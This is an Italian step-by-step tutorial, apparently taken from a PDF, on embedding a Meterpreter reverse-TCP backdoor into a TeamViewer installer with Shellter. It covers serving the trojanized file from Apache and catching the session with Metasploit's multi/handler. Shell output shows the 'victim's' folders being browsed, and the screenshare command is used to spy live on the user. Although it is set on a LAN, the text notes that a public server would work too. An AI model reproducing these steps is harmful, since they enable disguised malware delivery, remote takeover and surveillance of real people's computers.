
Per prima cosa facciamo partire il nostro server Apache2 digitando **service apache2 start** e ne controlliamo lo stato digitando **service apache2 status**




Scarichiamo un installer di un'applicazione a 32-bit in questo caso TeamViewer_Setup.exe.



Una volta scaricato il file inseriamo al suo interno il payload malevolo tramite Shellter.




In **PE Target** inseriamo il percorso del file precedentemente installato e digitiamo invio, nel giro di qualche secondo riceveremo la seguente schermata.




Digitiamo N e premiamo invio per per rifiutare l'attivazione della Stealth Mode (questa modalità permette l'esecuzione della backdoor e allo stesso tempo l'installazione, in questo caso, di TeamViewer). Ora ci troveremo a dover selezionare il payload.


```
Enable Stealth Mode? (Y/N/H): N

*************
* Payloads *
*************

[1] Meterpreter_Reverse_TCP   [stager]
[2] Meterpreter_Reverse_HTTP  [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP      [stager]
[5] Shell_Reverse_TCP         [stager]
[6] Shell_Bind_TCP            [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): L

Select payload by index: 1

****************************
* meterpreter_reverse_tcp *
****************************

SET LHOST: 192.168.1.12

SET LPORT: 4444
```

Digitiamo L per usare la lista di payload che ci indica il programma e successivamente selezioniamo il primo stager ovvero **Meterpreter_Reverse_TCP.**
Dato che nel codice in C++ precedentemente visto la macchina della vittima avrebbe scaricato il file **Hello.zip** dall'indirizzo http://192.168.1.12/Hello.zip (in questo caso ci troviamo in una LAN ma in un ambiente differente avremmo potuto inserire l'indirizzo di un sito web/server per poter scaricare il malware) quindi aggiungiamo TeamViewer_Setup.exe ad un archivio zip.





Ora andiamo ad inserire il file **Hello.zip** nella directory dalla quale apache2 prende la pagina HTML ovvero su **/var/www/html** (la cartella è la stessa a meno che non abbiate fatto modifiche).



Ho modificato il file **index.html** aggiungendo il file **Hello.zip** aggiungendo il tag **downlaod.** Una conoscenza, anche basilare, di HTML può aiutare a comprenderne al meglio il funzionamento.
Ora è il momento di utilizzare **Metasploit Framework** per poter creare un collegamento con la macchina della vittima.
Apriamo una finestra di terminale e digitiamo **msfconsole.**

Avendo utilizzato Meterpreter/reverse_tcp utilizzeremo un exploit/multi/handler.

Digitiamo quindi **use exploit/multi/handler** e successivamente **set PAYLOAD windows/meterpreter/reverse_tcp.**

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.12
LHOST ⇒ 192.168.1.12
msf6 exploit(multi/handler) >
```

dovremmo anche settare il local host digitando **set LHOST nostro_indirizzo_ip.** Settate queste impostazioni mettiamo in ascolto Metasploit in attesa di una connessione all'**indirizzo IP 192.168.1.12** e sulla **porta 4444.**

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.11:4444
```

Quando la vittima eseguirà il programma e quindi la backdoor si attiverà riceveremo le seguenti righe.


```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.12:4444
[*] Sending stage (175174 bytes) to 192.168.1.13
[*] Meterpreter session 1 opened (192.168.1.12:4444 → 192.168.1.13:49690) at 2020-12-15 09:58:35 -0500

meterpreter >
```


Da qui abbiamo il controllo della macchina della vittima e digitando il comando **shell** apriremo una finestra di terminale Windows.

```
meterpreter > shell
Process 8048 created.
Channel 1 created.
Microsoft Windows [Versione 10.0.19042.685]
(c) 2020 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Windows\system32>
```

```
C:\>dir
dir
 Il volume nell'unit C non ha etichetta.
 Numero di serie del volume: DAFA-BD3E

 Directory di C:\

13/12/2020  23:14    <DIR>          $home
13/12/2020  22:48                 0 hey.txt
07/12/2019  10:14    <DIR>          PerfLogs
13/12/2020  17:06    <DIR>          Program Files
13/12/2020  17:06    <DIR>          Program Files (x86)
13/12/2020  22:21    <DIR>          Users
13/12/2020  16:31    <DIR>          Windows
               1 File              0 byte
               6 Directory   6.025.912.320 byte disponibili

C:\>cd Users
cd Users

C:\Users>dir
dir
 Il volume nell'unit C non ha etichetta.
 Numero di serie del volume: DAFA-BD3E

 Directory di C:\Users

13/12/2020  22:21    <DIR>          .
13/12/2020  22:21    <DIR>          ..
15/12/2020  15:57    <DIR>          Client doom
27/09/2020  08:55    <DIR>          Public
               0 File              0 byte
               4 Directory   6.025.912.320 byte disponibili

C:\Users>cd Client doom
```

Un comando senz'altro molto interessante è il comando **screenshare**





Dopo aver digitato questo comando abbiamo la possibilità tramite una finestra di firefox di vedere in diretta tutto ciò che la nostra vittima sta facendo e questo è senz'altro anche utile per capire il comportamento dei comandi che andiamo ad eseguire.